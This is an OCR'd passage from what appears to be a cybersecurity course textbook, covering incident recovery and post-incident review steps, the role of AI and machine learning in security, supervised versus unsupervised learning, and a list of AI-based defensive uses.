
- **Step 8: Recovery**

  After eliminating the causes for the incidents, the IH&R team restores the affected systems, services, resources, and data through recovery. It is the responsibility of the incident response team to ensure that that the incident causes no disruption to the services or business of the organization.

- **Step 9: Post-Incident Activities**

  Once the process is complete, the security incident requires additional review and analysis before closing the matter. Conducting a final review is an important step in the IH&R process that includes:

  - Incident documentation
  - Incident impact assessment
  - Reviewing and revising policies
  - Closing the investigation
  - Incident disclosure



Role of AI and ML in Cyber Security

- Machine learning (ML) and artificial intelligence (AI) are now vastly used across various industries and applications due to the **increase in computing power**, **data collection**, and **storage capabilities**
- ML is an **unsupervised self-learning system** that is used to define what the normal network looks like, along with its devices, and then to backtrack and **report any deviations or anomalies** in real-time
- AI and ML in cyber security helps in **identifying new exploits and weaknesses**, which can then be easily analyzed to mitigate further attacks

- ML classification techniques:
  - Supervised learning makes use of algorithms that input a **set of labeled training data**, with the aim of learning the differences between the labels
  - Unsupervised learning makes use of algorithms that input **unlabeled training data**, with the aim of deducing all categories by itself

Classification

Regression

Role of AI and ML in Cyber Security

Machine learning (ML) and Artificial Intelligence (AI) are now popularly used across various industries and applications due to the increase in computing power, data collection, and storage capabilities.

Along with technological advancements in AI, such as self-driving cars, language translators, and big data, there is also a rise in threats such as ransomware, botnets, malware, and phishing. Using AI and ML in cybersecurity helps to identify new exploits and weaknesses, which can be easily analyzed to mitigate further attacks. It reduces the pressure on security professionals and alerts them whenever an action is needed.

What are AI and ML?

Artificial Intelligence is the only solution to defend networks against the various attacks that an antivirus scan cannot detect. A huge amount of collected data is fed into the AI, which processes and analyzes it to understand its details and trends.

ML is a branch of artificial intelligence (AI) that gives the systems the ability to self-learn without any explicit programs. This self-learning system is used to define what the normal network, along with its devices, looks like, and then uses this to backtrack and report any deviations or anomalies in real-time.


There are two types of ML classification techniques:

- **Supervised Learning**

  Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels. Supervised learning is further divided into two subcategories, namely, classification and regression. Classification includes completely divided classes. Its main task is to define the test sample to identify its class. Regression is used when data classes are not separated, such as when the data is continuous.

- **Unsupervised Learning**

  Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance. Unsupervised learning is further divided into two subcategories, namely, clustering and dimensionality reduction. Clustering divides the data into clusters based on their similarities, regardless of class information. Dimensionality reduction is the process of reducing the dimensions (attributes) of data.



How Do AI and ML Prevent Cyber Attacks?

1. Password Protection and Authentication
2. Phishing Detection and Prevention
3. Threat Detection
4. Vulnerability Management
5. Behavioral Analytics
6. Network Security
7. AI-based Antivirus
8. Fraud Detection
9. Botnet Detection
10. AI to Combat AI Threats

How Do AI and ML Prevent Cyber Attacks?

